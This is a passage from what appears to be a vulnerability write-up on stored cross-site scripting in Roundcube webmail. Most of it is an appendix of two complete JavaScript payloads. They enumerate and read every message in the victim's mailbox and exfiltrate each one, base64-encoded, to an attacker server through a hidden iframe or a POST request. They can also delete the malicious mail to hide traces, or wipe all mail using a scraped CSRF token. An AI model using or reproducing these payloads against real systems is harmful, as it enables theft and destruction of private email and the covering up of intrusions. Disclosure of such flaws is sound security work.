twYWdlIjoic2tpbnMvZWxhc3RpYy93YXRlcm1hcmsuaHRtbCIsInJlZnJlc2hfaW50ZXJ2YWwiOjE4
MCwic2Vzc2lvbl9saWZldGltZSI6NjAwLCJhY3Rpb24iOiJzaG93IiwiY29tbV9wYXRoIjoiLi8/X3
Rhc2s9bWFpbCIsInVzZXJfaWQiOiJMMmhabVFLYmNLQWpnUmpPIiwiY29tcG9zZV9leHRlbnNpb24iOjAs
ImRhdGVfZm9ybWF0IjoiZGQvbW0veXkiLCJkYXRlX2Zvcm1hdF9sb2NhbGl6ZWQiOiJERC9NTS9ZWV
lZIiwiYnJvd3Nlcl9jYXBhYmlsaXRpZXMiOnsicGRmIjoiMSIsImZsYXNoIjoiMCIsInRpZmYiOiIw
Iiwid2VicCI6IjEifSwidWlkIjoiNjciLCJzYWZlbW9kZSI6ZmFsc2UsIm1lc3NhZ2VfY29udGV4dC
```

By decoding the base64 message, the attacker can read the exfiltrated messages' content.

Note: The GET based exfiltration vector is limited to the URL max length limit (2048 characters). For exfiltrating bigger payloads, a POST based XSS can be used instead.

Appendix

JavaScript code for exfiltrating via GET parameter and deleting mails:

```
//GET LOCATION
base_url = document.location.toString().split("?")[0];

//Attacker server to receive mails
attacker_ip = <SERVER_HOSTNAME>;
attacker_server = document.location.protocol + "//" + attacker_ip + "/";

//Delete evil xxs mail (no traces left behind)
delete_xss_mail = false;
//delete_xss_mail = true;

//Delete all mails (need I point out that this is evil and unethical)
delete_all_mails = false;
//delete_all_mails = true;

//Load Function
function load(url) {
  resp = fetch(url).then(response => {
         return response.text().then((text) => {return text;});
  });
  return resp;
}

//GET IDS
async function get_mail_ids() {
  params = "?_task=mail&_action=list&_refresh=1&_remote=1";
  resp = await load(base_url + params);
  x = JSON.parse(resp).exec.split("this.add_message_row(");
  x.shift(); //Eliminate first elem
  ids = [];
  x.forEach(i =>
         ids.push(i.split(",")[0])
  );
  return ids;
}

//GET Mail
async function get_mail(id) {
        params = "?_task=mail&_uid="+id+"&_action=show";
        resp = await load(base_url + params);
        return resp;
}

//GET Mails
async function get_mail_promisses() {
  mail_promises = [];
  ids = await get_mail_ids();
  ids.forEach(id => mail_promises.push(get_mail(id)));
        return mail_promises;
}

//Send mails to attacker
async function send_mails(attacker_server){
  mail_promises = await get_mail_promisses();

  //Create hidden iframe to exfil mail via src
  var ifrm = document.createElement("iframe");
        ifrm.setAttribute("src", attacker_server+"?initial_request");
  ifrm.setAttribute("hidden", "true");
  document.body.append(ifrm);

  mail_promises.forEach(mail =>
         mail.then(resp => {ifrm.src = attacker_server + "?" + btoa(resp);})
  );
}


//Get Request Token
async function get_rc_token(){
  resp = await load(base_url);
  token = resp.split('"request_token":"')[1].split('"')[0];
  return token;
}

//Delete XSS Mail
async function do_delete_xss_mail(){
  //Current mail (identified by "_uid") contains the xss
  id = JSON.parse('{"' + decodeURI(document.location.search.substring(1).replace(/&/g,
"\",\"").replace(/=/g,"\":\"")) + '"}')["_uid"]
  //CSRF Token
  token = await get_rc_token();

  params = "?_task=mail&_action=delete";
  url = base_url + params;

  fetch(
         url, {
                 method: 'POST',
                 headers: {
                         'Content-Type': 'application/x-www-form-urlencoded',
                         'X-Roundcube-Request': token,
                 },
                 body: "_uid="+id+"&_remote=1"
         }
  )
}

//Delete all mails
async function do_delete_all_mails(){
  //CSRF Token
  token = await get_rc_token();

  params = "?_task=mail&_action=delete";
  url = base_url + params;

  fetch(
         url, {
                 method: 'POST',
                 headers: {
                         'Content-Type': 'application/x-www-form-urlencoded',
                         'X-Roundcube-Request': token,
                 },
                 body: "_uid=*&_remote=1"
         }
  )
}

//Fun happens here
function main(){
  send_mails(attacker_server);
  if(delete_xss_mail === true){
         do_delete_xss_mail();
  }
  if(delete_all_mails === true){
         do_delete_all_mails();
  }
}

main();
```

JavaScript code for exfiltrating via POST parameter and deleting mails:

```
//GET LOCATION
base_url = document.location.toString().split("?")[0];

//Attacker server to receive mails
attacker_ip = <SERVER_HOSTNAME>;
attacker_server = document.location.protocol + "//" + attacker_ip + "/";

//Delete evil xxs mail (no traces left behind)
delete_xss_mail = false;
//delete_xss_mail = true;

//Delete all mails (need I point out that this is evil and unethical)
delete_all_mails = false;
//delete_all_mails = true;

//Load Function
function load(url) {
  resp = fetch(url).then(response => {
        return response.text().then((text) => {return text;});
  });
  return resp;
}

//GET IDS
async function get_mail_ids() {
  params = "?_task=mail&_action=list&_refresh=1&_remote=1";
  resp = await load(base_url + params);
  x = JSON.parse(resp).exec.split("this.add_message_row(");
  x.shift(); //Eliminate first elem
  ids = [];
  x.forEach(i =>
        ids.push(i.split(",")[0])
  );
  return ids;
}

//GET Mail
async function get_mail(id) {
       params = "?_task=mail&_uid="+id+"&_action=show";
       resp = await load(base_url + params);
       return resp;
}

//GET Mails
async function get_mail_promisses() {
  mail_promises = [];
  ids = await get_mail_ids();
  ids.forEach(id => mail_promises.push(get_mail(id)));
       return mail_promises;
}

//Send mails to attacker
async function send_mails(attacker_server){
  mail_promises = await get_mail_promisses();

  //Create hidden iframe to exfil mail via src
  var ifrm = document.createElement("iframe");
       ifrm.setAttribute("src", attacker_server+"?initial_request");
  ifrm.setAttribute("hidden", "true");
  document.body.append(ifrm);

  mail_promises.forEach(mail =>
        mail.then(resp => {
                        fetch(
                                attacker_server, {
                                method: 'POST',
                                body: btoa(resp)
                                }
                        );
        })
  );
}


//Get Request Token
```

```
async function get_rc_token(){
  resp = await load(base_url);
  token = resp.split('"request_token":"')[1].split('"')[0];
  return token;
}

//Delete XSS Mail
async function do_delete_xss_mail(){
  //Current mail (identified by "_uid") contains the xss
  id = JSON.parse('{"' + decodeURI(document.location.search.substring(1).replace(/&/g,
"\",\"").replace(/=/g,"\":\"")) + '"}')["_uid"]
  //CSRF Token
  token = await get_rc_token();

  params = "?_task=mail&_action=delete";
  url = base_url + params;

  fetch(
         url, {
                method: 'POST',
                headers: {
                        'Content-Type': 'application/x-www-form-urlencoded',
                        'X-Roundcube-Request': token,
                },
                body: "_uid="+id+"&_remote=1"
         }
  )
}

//Delete all mails
async function do_delete_all_mails(){
  //CSRF Token
  token = await get_rc_token();

  params = "?_task=mail&_action=delete";
  url = base_url + params;

  fetch(
         url, {
                method: 'POST',
                headers: {
                        'Content-Type': 'application/x-www-form-urlencoded',
                        'X-Roundcube-Request': token,
                },
                body: "_uid=*&_remote=1"
         }
  )
}

//Fun happens here
function main(){
  send_mails(attacker_server);
  if(delete_xss_mail === true){
         do_delete_xss_mail();
  }
  if(delete_all_mails === true){
         do_delete_all_mails();
  }
}

main();
```